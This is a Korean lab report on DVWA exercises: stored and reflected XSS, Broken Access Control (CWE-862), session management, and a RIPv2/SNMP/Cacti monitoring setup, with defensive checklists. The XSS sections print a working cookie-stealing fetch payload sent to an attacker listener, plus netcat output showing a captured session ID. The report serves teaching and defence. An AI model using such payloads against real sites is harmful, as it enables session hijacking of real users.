Inspector 도구로 강조된 textarea의 maxlength 속성



입력창의 maxlength 속성을 50에서 1000으로 변경하는 과정

제한이 풀린 메시지 칸에 쿠키 탈취 페이로드를 삽입하고 게시글을 등록합니다.

메시지 입력창 내부의 script 태그와 fetch 명령어

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	choi
Message *	<script>fetch('http://172.16.20.210:4444/steal?cookie=' + document.cookie);</script>
Sign Guestbook Clear Guestbook	

Name: test

메시지 입력란에 쿠키 탈취 스크립트를 삽입한 상태

목록에 나타난 Name: choi 게시물

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: choi
Message:

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

악성 스크립트가 포함된 게시글이 방명록에 정상 저장된 결과


이제 다른 사용자가 해당 방명록을 조회하면, 공격자의 리스너로 쿠키 정보가 즉시 전송됩니다.

nc -lvp 4444 실행 결과 내 GET /steal?cookie= 데이터 확인

```
세션 동작 편집하기 보기 도움말
(choi@choi)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
172.16.20.210: inverse host lookup failed: Unknown host
connect to [172.16.20.210] from (UNKNOWN) [172.16.20.210] 37738
GET /steal?cookie=security=low;%20PHPSESSID=6epnemb80v58ev6nq8dqu3qh6o HTTP/1.1
Host: 172.16.20.210:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.20.15/
Origin: http://172.16.20.15/
Connection: keep-alive
Priority: u=4
```

Netcat을 통해 탈취된 세션 쿠키가 수신된 터미널 출력

tcp.port == 4444 필터링 상태에서 HTTP 프로토콜 패킷 검출



Wireshark에서 4444번 포트로 전송된 쿠키 탈취 패킷 확인

4. 접근 제어 및 세션 관리의 중요성

XSS 공격을 통해 세션 쿠키를 탈취하는 궁극적인 목적은 사용자의 권한을 도용하는 것입니다. 이는 OWASP Top 10 2021의 1순위 취약점인 **깨진 접근 제어 (Broken Access Control)**와 밀접한 관련이 있습니다.

- **인증(Authentication) vs 인가(Authorization):** 인증은 "당신이 누구인가"를 확인하는 과정(로그인)이며, 인가는 "당신이 무엇을 할 수 있는가"를 확인하는 과정(권한 확인)입니다. XSS로 세션을 탈취하는 것은 인증된 사용자의 신분을 훔치는 행위입니다.
- **수평적 권한 상승(Horizontal Privilege Escalation):** 동일한 권한을 가진 다른 사용자의 데이터(예: 다른 사람의 개인 정보)에 접근하는 경우입니다.
- **수직적 권한 상승(Vertical Privilege Escalation):** 일반 사용자가 관리자 페이지와 같이 상위 권한이 필요한 영역에 접근하는 경우입니다.
- **강제 브라우징(Forced Browsing):** URL 경로를 직접 조작하여 보호된 파일이나 관리자 페이지에 접근하는 공격 방식입니다.

웹 애플리케이션 개발 시, 클라이언트 측(Javascript)에서만 권한을 검증하는 것은 매우 위험합니다. 반드시 서버 측(Server-side)에서 요청을 보낸 사용자가 해당 리소스에 접근할 권한이 있는지 매번 확인해야 합니다.


핵심 요약 및 점검 체크리스트

XSS 방어 및 보안 점검 포인트

- **입력값 검증(Input Validation):** 사용자가 입력한 데이터가 기대하는 형식(숫자, 이메일 등)인지 서버 측에서 반드시 검증해야 합니다.
- **출력값 인코딩(Output Encoding):** 데이터를 화면에 출력할 때 <를 <로, >를 >로 변환하는 HTML 엔티티 인코딩을 적용하여 브라우저가 이를 코드가 아닌 단순 문자로 인식하게 해야 합니다.
- **보안 헤더 설정:** X-XSS-Protection 헤더를 적절히 설정하고, 최신 브라우저에서는 Content Security Policy (CSP)를 도입하여 신뢰할 수 없는 스크립트 실행을 원천 차단해야 합니다.
- **HttpOnly 쿠키 설정:** 쿠키 생성 시 HttpOnly 플래그를 설정하면 자바스크립트(document.cookie)를 통한 쿠키 접근이 불가능해지므로, XSS를 통한 세션 탈취를 방어할 수 있는 강력한 수단이 됩니다.
- **접근 제어 검증:** 모든 민감한 기능(관리자 설정, 사용자 정보 수정 등)에 대해 서버 측에서 현재 세션의 권한을 확인하는 로직이 누락되지 않았는지 점검해야 합니다.


관련 실습 화면

nc -lvp 4444 명령어와 listening 메시지



공격 데이터 수신을 위해 Kali 리눅스에서 4444번 포트로 netcat 리스너를 실행함

필터 입력창에 tcp.port == 4444 입력됨



특정 포트(4444)의 트래픽만을 선별하여 관측하기 위한 Wireshark 필터 적용

접근 제어 및 인증 관리: OWASP Top 10 Broken Access Control 이해

웹 애플리케이션 보안을 논할 때 가장 기본적이면서도 빈번하게 발생하는 취약점이 바로 **접근 제어(Access Control)** 문제입니다. **OWASP(Open Worldwide Application Security Project)**는 전 세계 보안 전문가들이 참여하여 웹 애플리케이션의 보안 개선을 위해 활동하는 단체로, 매년 치명적인 보안 취약점 목록인 **OWASP Top 10**을 발표합니다. 2021년 기준, **A01: Broken Access Control(깨진 접근 제어)**은 여러 취약점이 하나의 카테고리 통합되면서 가장 높은 우선순위를 차지하게 되었습니다.

접근 제어 취약점이란, 시스템이 사용자의 신원을 확인한 후 해당 사용자가 허용된 권한 내에서만 자원에 접근할 수 있도록 제한하는 기능이 제대로 작동하지 않는 상태를 의미합니다. 이는 단순히 로그인을 막는 것을 넘어, 권한이 없는 사용자가 다른 사용자의 데이터에 접근하거나 관리자 기능을 수행할 수 있게 만듭니다.

인증(Authentication)과 인가(Authorization)의 명확한 구분

접근 제어 문제를 정확히 이해하기 위해서는 **인증**과 **인가**를 엄격히 구분해야 합니다. 많은 초보 개발자가 이 두 개념을 혼동하여 보안 구멍을 만듭니다.

- **인증(Authentication):** "당신은 누구입니까?"라는 질문에 답하는 과정입니다. 사용자가 주장하는 신원을 증명하는 단계로, 대표적으로 **로그인(Login)** 과정이 이에 해당합니다.
- **인가(Authorization):** "당신은 어떤 권한을 가지고 있습니까?"를 확인하는 과정입니다. 인증을 마친 사용자가 특정 데이터(예: 타인의 게시물)를 읽거나 특정 기능(예: 관리자 페이지 접속)을 사용할 권한이 있는지 검증하는 단계입니다.

Broken Access Control은 인증 단계가 실패한 것이 아니라, 인증을 거친 사용자에게 **인가된 권한을 제대로 제한하지 않았을 때** 발생합니다. 예를 들어, 일반 사용자가 로그인(인증 성공)은 했지만, URL 조작을 통해 관리자 페이지에 접근(인가 실패)할 수 있다면 이는 전형적인 접근 제어 취약점입니다.

HTTP의 Stateless 특성과 세션(Session) 및 쿠키(Cookie)

웹 애플리케이션이 사용자의 권한을 지속적으로 관리하기 위해서는 HTTP 프로토콜의 **Stateless(무상태성)** 특성을 이해해야 합니다. HTTP는 서버가 클라이언트의 이전 요청 상태를 기억하지 않는 특성이 있습니다. 예를 들어, 사용자가 '아메리카노 주문' 후 '샷 추가'를 요청했을 때, 서버가 이전 요청을 기억하지 못한다면 샷 추가를 처리할 수 없는 것과 같습니다.

이를 보완하기 위해 **세션(Session)**과 **쿠키(Cookie)** 기술을 사용합니다. 사용자가 로그인하면 서버는 사용자의 정보를 서버 메모리나 데이터베이스에 저장하고(세션), 이를 식별할 수 있는 고유한 **세션 ID(Session ID)**를 생성하여 사용자 브라우저에 전달합니다. 이때 브라우저는 전달받은 세션 ID를 **쿠키**라는 작은 텍스트 파일 형태로 저장해 두었다가, 이후 모든 요청에 이 쿠키를 자동으로 첨부하여 보냅니다. 서버는 이 쿠키 속의 세션 ID를 보고 "아, 이 요청은 아까 로그인한 'choi'님이구나"라고 판단하게 됩니다.

만약 공격자가 이 세션 ID(쿠키 값)를 탈취할 수 있다면, 아이디와 비밀번호를 몰라도 해당 사용자의 권한을 그대로 사용하는 **세션 하이재킹(Session Hijacking)** 공격이 가능해집니다. 실습을 통해 확인한 XSS(Cross-Site Scripting) 공격은 바로 이 쿠키 값을 탈취하는 강력한 수단으로 사용됩니다.

공격자는 악성 자바스크립트를 주입하여 사용자의 브라우저에 저장된 쿠키를 자신의 서버로 전송하도록 만듭니다. 다음은 XSS 공격을 통해 탈취된 세션 정보가 공격자의 서버에 전달되는 실제 패킷의 모습입니다.

이처럼 쿠키 값이 노출되면 공격자는 피해자의 세션 ID를 자신의 브라우저에 심어 피해자 권한으로 웹사이트를 마음대로 조작할 수 있습니다. 따라서 서버는 쿠키를 생성할 때 **HttpOnly** 속성을 설정하여 자바스크립트가 접근하지 못하도록 방어해야 합니다.

권한 상승(Privilege Escalation)의 주요 유형

접근 제어 실패로 인해 발생하는 권한 상승은 크게 두 가지 방향으로 나뉩니다.

1. **수평적 권한 상승(Horizontal Privilege Escalation):** 동일한 권한 레벨을 가진 다른 사용자의 데이터에 접근하는 경우입니다. 예를 들어, 사용자 A가 URL의 파라미터(ID 값 등)를 조작하여 사용자 B의 개인정보를 조회하는 **IDOR(Insecure Direct Object Reference, CWE-639)** 공격이 대표적입니다.
2. **수직적 권한 상승(Vertical Privilege Escalation):** 일반 사용자가 관리자와 같은 상위 권한을 획득하는 경우입니다. 관리자 메뉴를 UI에서 숨기더라도, 관리자 기능의 URL을 직접 찾아 접속(강제 브라우징)할 수 있다면 수직적 권한 상승이 발생한 것입니다.

이러한 공격은 흔히 **Client-Side 검증**에만 의존할 때 발생합니다. 자바스크립트로 버튼을 숨기거나 API 호출을 막는 것은 사용자의 편의를 위한 것이지 보안을 위

한 것이 아닙니다. 모든 권한 검증은 반드시 **Server-Side(서버 측)**에서 이루어져야 합니다.

실습: CWE-862 권한 우회 및 세션 관리 취약점 확인

DVWA(Damn Vulnerable Web Application) 환경에서 관리자 권한을 가진 계정의 기능을 일반 사용자가 탈취할 수 있는지 확인하는 실습을 진행했습니다. 실습은 보안 레벨이 가장 낮은 'Low' 단계에서 수행되었습니다.

먼저, 실습 환경을 구축하고 취약점 테스트를 위한 보안 레벨을 설정합니다.

[수행 단계]

- **단계 1 (권한 확인):** 관리자(admin) 계정으로 로그인하여 권한 우회 기능을 테스트할 수 있는 메뉴(예: Authorization Bypass)를 확인하고, 해당 기능의 URL을 복사합니다.
- **단계 2 (로그아웃 및 계정 전환):** 관리자 계정에서 로그아웃한 후, 권한이 낮은 일반 사용자(예: pablo) 계정으로 로그인합니다.
- **단계 3 (공격 시도):** 일반 사용자 메뉴에는 보이지 않지만, 단계 1에서 복사해두었던 관리자 전용 URL로 직접 브라우저 주소창에 접속을 시도합니다.

[결과 해석 및 성공 기준]

만약 일반 사용자로 로그인했음에도 불구하고 관리자 전용 페이지가 정상적으로 출력되거나, 관리자만 수행할 수 있는 데이터 수정/삭제 등의 동작이 가능하다면 이는 **CWE-862(Missing Authorization)** 취약점이 존재하는 것으로 판단합니다. 즉, 서버가 요청을 처리하기 전 "이 사용자가 이 기능을 사용할 권한이 있는가?"를 검증하지 않고, 단순히 "로그인된 사용자인가?"만을 확인했기 때문입니다.

추가적으로, 세션 관리의 적절성도 점검해야 합니다. 로그아웃을 수행한 후에도 서버 측 세션 파일(예: Rocky Linux의 /var/lib/php/session 경로 내 파일)에 사용자 정보가 여전히 남아있거나, 브라우저에 남아있는 쿠키를 이용해 재요청했을 때 로그인이 유지된다면 이는 **세션 만료 미흡(Weak Session Management)** 취약점에 해당합니다.

실무 및 시험 대비 점검 포인트

보안 진단이나 개발 단계에서 접근 제어 및 인증 관리를 위해 반드시 확인해야 할 항목은 다음과 같습니다.

- **모든 요청에 대한 서버 측 검증:** UI에서 숨겨진 버튼이나 메뉴가 있더라도, 해당 API나 페이지를 호출할 때 서버에서 세션 정보를 바탕으로 권한을 반드시 재검증하는가?
- **IDOR 방지:** 사용자 ID, 문서 번호 등 객체를 참조하는 파라미터가 클라이언트로부터 전달될 때, 해당 객체가 요청한 사용자의 소유인지 서버에서 검증하는가?
- **세션 생명주기 관리:** 로그아웃 시 서버 측 세션 데이터가 즉시 파기되는가? 세션 타임아웃(Timeout) 설정이 적절하게 되어 있는가?
- **쿠키 보안 설정:** 세션 쿠키에 HttpOnly(자바스크립트 접근 차단) 및 Secure(HTTPS 통신 시에만 전송) 속성이 적용되어 있는가?
- **강제 브라우징 차단:** 예측 가능한 URL 패턴(예: /admin/user_list.php)을 통해 인증되지 않은 사용자가 보호된 자원에 접근하는 것을 차단하고 있는가?

네트워크 인프라 구축: RIPv2 라우팅 및 SNMP 기반 모니터링 환경 구성

네트워크 인프라의 기초는 장치 간의 원활한 통신을 보장하는 **라우팅(Routing)**과, 구축된 네트워크의 상태를 지속적으로 관리할 수 있는 **모니터링(Monitoring)** 환경을 조성하는 것입니다. 본 실습에서는 거리 벡터(Distance Vector) 라우팅 프로토콜인 RIPv2를 사용하여 라우터 간 경로를 설정하고, SNMP 프로토콜을 이용해 Cacti 솔루션에서 네트워크 장비의 성능 지표를 시각화하는 과정을 다룹니다.


1. 네트워크 토폴로지 설계 및 환경 구축

먼저, 통신 대상이 되는 다양한 네트워크 세그먼트를 구성합니다. 이번 환경은 R1, R2, R3 세 대의 라우터를 중심으로 연결되며, 각 라우터 하단에는 스위치(ESW)와 다양한 호스트(Ubuntu, Windows, Rocky Linux)가 배치됩니다. 특히, 단순한 물리적 연결을 넘어 UDP 터널과 같은 논리적 연결 구조를 포함하여 실제 운영 환경과 유사한 복합적인 네트워크 경로를 설계하였습니다.

네트워크 구성의 핵심 요소는 다음과 같습니다.


- **라우터(Router):** 서로 다른 네트워크 대역(예: 1.1.1.0/24, 2.1.1.0/24 등) 사이에서 데이터 패킷이 목적지까지 도달할 수 있도록 최적의 경로를 결정합니다.
- **스위치(Switch):** 동일 네트워크 대역 내의 장치들을 연결하여 데이터 전송을 중계합니다.
- **엔드 포인트(Endpoints):** SNMP 매니저(Ubuntu/Cacti), SNMP 에이전트(Rocky Linux), 그리고 통신 테스트를 위한 다양한 클라이언트 환경을 포함합니다.

R1(1.1.1.0), R2(2.1.1.0), R3(3.1.1.0) 및 s1/0 등의 인터페이스 정보



R1, R2, R3 라우터와 각 인터페이스가 연결된 전체 네트워크 토폴로지 구성도

Cloud1 구간의 UDP tunnel 1 및 R1, R2 라우터 연결



UDP 터널과 라우터를 포함한 상세 네트워크 환경 구성도

2. RIPv2 라우팅 프로토콜 설정

라우터가 서로의 존재와 연결된 네트워크 정보를 학습하게 하려면 라우팅 프로토콜이 필요합니다. 본 실습에서는 RIPv2(Routing Information Protocol version 2)를 사용합니다. RIPv1과 달리 RIPv2는 서브넷 마스크 정보를 포함하는 클래스리스(Classless) 라우팅을 지원하므로, VLSM(Variable Length Subnet Mask)이 적용된 현대적 네트워크 환경에 적합합니다.

실습에서는 R2 라우터를 기준으로 다음과 같은 단계로 설정을 진행합니다.

1. **라우팅 프로세스 활성화:** router rip 명령어를 통해 RIP 프로세스를 시작합니다.
2. **버전 지정:** version 2 명령을 입력하여 클래스리스 라우팅 기능을 활성화합니다.
3. **네트워크 선언:** network [네트워크주소] 명령을 통해 해당 라우터에 직접 연결된 네트워크 대역을 RIP 광고 범위에 포함시킵니다.
4. **인증 설정(선택 사항):** 실습의 편의를 위해 no authentication 설정을 통해 인증 절차를 생략할 수 있으나, 실제 보안 환경에서는 MD5 등을 이용한 인증이 권장됩니다.

설정이 완료된 후에는 라우팅 테이블이 올바르게 생성되었는지, 광고된 네트워크 정보가 목적지까지 도달하는지 확인해야 합니다.

router rip, ver 2, net 1.1.1.0, net 2.0.0.0 명령어

```
R2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#router rip
R2(config-router)#ver 2
R2(config-router)#net 1.1.1.0
R2(config-router)#net 2.0.0.0
R2(config-router)#no au
R2(config-router)#
```

R2 라우터에서 RIPv2 프로토콜 버전 및 네트워크 대역을 설정하는 터미널 화면

Gateway 3.1.2.1 정보 및 snmp-server community public 명령어

R2 라우터의 라우팅 정보 및 RIP 설정 상태를 확인하는 화면

네트워크가 구축된 후에는 장비의 CPU 부하, 가동 시간(Uptime), 트래픽 상태 등을 실시간으로 파악해야 합니다. 이를 위해 **SNMP(Simple Network Management Protocol)**를 활용합니다. SNMP는 관리 시스템과 관리 대상 장비 간의 정보를 주고받는 표준 프로토콜입니다.

- **SNMP Manager (Cacti/Ubuntu):** 네트워크 정보를 주기적으로 요청(Polling)하고, 수집된 데이터를 저장 및 시각화하는 주체입니다.
- **SNMP Agent (Router/Rocky Linux):** 관리자의 요청에 따라 자신의 상태 정보를 응답하는 주체입니다.


Hostname 3.1.3.1, SNMP Version 2, Community public 표시

Cacti에서 SNMP 버전 및 커뮤니티 스트링을 설정하는 인터페이스

수집된 SNMP 데이터는 **Cacti** 솔루션을 통해 직관적인 그래프로 변환됩니다. Cacti는 주기적으로 에이전트에게 데이터를 요청(Polling)하고, 이를 데이터베이스에 저장한 뒤 시간 흐름에 따른 변화를 보여줍니다.

- **장비 가시성:** Cacti의 Graph List에 R1, R6, Rocky 등 대상 장비들이 정상적으로 등록되었는가?
- **데이터 수집 항목:** CPU Usage, Polling Time, Uptime, Memory Usage 등 핵심 지표가 그래프로 그려지는가?
- **데이터의 정확성:** 실제 장비의 상태와 Cacti에서 보여주는 그래프의 경향성이 일치하는가?

CPU Usage, Uptime, Memory Usage 등 장비별 그래프 목록



Cacti 시스템에 등록된 R1, R6, Rocky 장비의 성능 모니터링 그래프 목록

점검 및 주의사항

인프라 구축 실습 시 발생할 수 있는 흔한 문제와 해결 방법은 다음과 같습니다.

발생 문제	예상 원인	점검 포인트
라우팅 경로 미도달	RIPv2 버전 불일치 또는 네트워크 미선언	각 라우터에서 <code>show ip route</code> 로 광고된 경로 확인
SNMP 데이터 수집 실패	Community String 불일치 또는 ACL 차단	Cacti 설정값과 장비의 SNMP 설정값 대조 및 ACL 허용 IP 확인
그래프 미출력	SNMP Poller 작동 오류 또는 네트워크 지연	Cacti 로그 확인 및 장비 간 핑(Ping) 테스트 수행

실무 Tip: 실제 운영 환경에서는 SNMP v1, v2c의 취약한 커뮤니티 스트링 방식보다는 암호화와 인증 기능이 강화된 **SNMP v3**를 사용하는 것이 보안 표준입니다.

통합 보안 취약점 점검 및 운영 체크리스트

본 보고서는 웹 애플리케이션의 주요 취약점인 크로스 사이트 스크립팅(XSS)과 접근 제어 미흡(Broken Access Control), 그리고 네트워크 인프라의 운영 보안을 통합적으로 점검하기 위한 학습 및 실무 가이드를 제공한다. 공격자의 관점에서 취약점을 식별하고, 관리자의 관점에서 이를 어떻게 검증하고 모니터링할 것인지에 초점을 맞춘다.

1. 웹 애플리케이션 보안: XSS (Cross-Site Scripting)

XSS는 웹 페이지에 악성 스크립트를 삽입하여 사용자의 세션을 탈취하거나 브라우저를 제어하는 공격이다. 크게 사용자의 입력이 즉시 페이지에 반영되는 **반사형(Reflected)**과 데이터베이스에 저장되어 지속적으로 실행되는 **저장형(Stored)**으로 구분된다.

1.1 반사형 XSS 및 세션 하이재킹 (Session Hijacking)

반사형 XSS는 공격자가 조작된 URL을 피해자에게 전달하고, 피해자가 이를 클릭했을 때 스크립트가 실행되는 방식이다. 실습 환경인 DVWA의 Low 보안 레벨 코드를 분석하면 다음과 같은 취약점이 발견된다.

- **보안 설정 해제:** `header("X-XSS-Protection: 0");` 코드를 통해 브라우저의 내장 XSS 방어 기능을 강제로 비활성화한다.
- **입력값 검증 미흡:** 사용자가 입력한 `$_GET['name']` 값이 아무런 필터링 없이 `echo` 문을 통해 HTML 구조 내에 그대로 출력된다.

공격자는 이를 이용해 `document.cookie`를 탈취하는 페이로드를 구성할 수 있다. `fetch()` 함수를 사용하여 공격자의 서버로 쿠키 데이터를 전송하는 시나리오를 다음과 같이 수행한다.

먼저, DVWA의 취약한 페이지 구조를 확인한다.

페이지 내에서 사용자 입력값이 검증 없이 그대로 출력되는 현상을 확인한다.

서버 측 PHP 코드를 분석하여 보안 설정의 부재를 확인한다.

단순한 `alert()` 함수로 스크립트 실행 여부를 먼저 테스트한다.

이후, 실제 세션 쿠키를 탈취하기 위해 공격자의 서버(Kali Linux)로 데이터를 보내는 `fetch` 페이로드를 입력한다.

실행 결과, 브라우저 팝업을 통해 사용자의 세션 정보가 노출된다.

공격은 피해자가 공격자의 링크를 클릭함으로써 완성된다. 공격자는 `name` 파라미터에 탈취 코드를 심은 URL을 생성한다.

공격자는 데이터를 수신하기 위해 Kali Linux에서 `nc -lvp 4444` 명령어를 통해 리스너를 실행한다.

피해자가 링크를 클릭하면, 공격자의 터미널에 탈취된 쿠키 값이 포함된 HTTP 요청이 수신된다.

이 과정이 정상적으로 이루어졌는지 확인하기 위해 Wireshark를 사용하여 네트워크 패킷을 분석한다.

4444번 포트로 들어오는 트래픽만 보기 위해 디스플레이 필터를 적용한다.


필터링된 결과에서 HTTP GET 요청 내부에 쿠키 정보가 담겨 있는 것을 최종 검증한다.

1.2 저장형 XSS (Stored XSS)

저장형 XSS는 악성 스크립트가 웹 서버의 데이터베이스(DB)에 직접 저장되는 방식이다. 따라서 피해자가 특정 링크를 클릭하지 않더라도, 공격자가 심어놓은 게시글을 조회하는 모든 사용자가 공격 대상이 된다. 이는 반사형보다 훨씬 위험도가 높다.

DVWA의 방명록(Guestbook) 기능을 통해 실습을 진행한다. 서버 측 코드는 `mysqli_real_escape_string()`을 사용하여 SQL 인젝션은 방어하고 있으나, 저장된 데이터를 HTML로 출력할 때 별도의 이스케이프 처리를 하지 않아 XSS에 취약하다.

드롭다운 메뉴의 Low 선택 상태



실습을 위해 DVWA의 보안 레벨을 Low 단계로 설정함

공격 시, 메시지 입력란의 글자 수 제한(maxlength)을 우회하기 위해 개발자 도구를 사용한다.

제한을 1000자로 늘린 후, 쿠키 탈취 페이로드를 입력한다.

게시글을 등록하면 악성 코드가 DB에 저장되며, 방명록 목록에 공격 코드가 포함된 채로 노출된다.

마지막으로 저장형 공격의 성공 여부를 패킷 관측을 통해 확인한다.

2. 접근 제어 미흡 (Broken Access Control)

OWASP Top 10 2021의 1순위 항목인 'Broken Access Control'은 사용자가 허용되지 않은 권한에 접근하거나, 타인의 데이터에 접근할 수 있는 결함을 의미한다. 이는 단순히 로그인 여부를 확인하는 인증(Authentication)의 문제가 아니라, 로그인한 사용자가 특정 기능을 수행할 권한이 있는지 확인하는 인가(Authorization)의 문제이다.

2.1 CWE-862: 인가 누락 (Missing Authorization)

인가 미흡의 대표적인 사례는 관리자 페이지의 URL을 직접 입력하여 접근하는 '강제 브라우징(Forced Browsing)'이다. 실습에서는 다음과 같은 절차로 취약점을 확인한다.

1. 관리자(admin) 계정으로 로그인하여 authorization bypass 메뉴의 URL을 복사한다.
2. 로그아웃 후, 일반 사용자(pablo) 계정으로 로그인한다.
3. 일반 사용자 권한으로는 접근할 수 없는 관리자 URL로 직접 접속을 시도한다.

만약 관리자 페이지가 정상적으로 출력되고 데이터 수정이 가능하다면, 이는 서버 사이드에서 요청자의 권한을 검증하지 않는 **CWE-862** 취약점이 존재하는 것이다.

2.2 세션 관리 (Session Management)

사용자의 인증 상태를 유지하기 위해 HTTP의 Stateless 특성을 보완하는 기술이 쿠키와 세션이다. 서버는 세션 ID를 생성하여 클라이언트에게 전달하고, 클라이언트는 이를 쿠키에 저장하여 매 요청마다 전송한다. 만약 로그아웃 후에도 서버의 세션 파일이 삭제되지 않거나, 쿠키 값이 유효하다면 세션 만료 미흡 취약점으로 간주된다.

3. 네트워크 인프라 및 모니터링

보안 취약점 점검의 기초는 네트워크 구성과 통신 흐름을 이해하는 것이다. 본 실습 환경은 R1, R2, R3 라우터와 스위치, 그리고 다양한 OS(Ubuntu, Windows, Rocky) 기반의 서버들로 구성되어 있다.

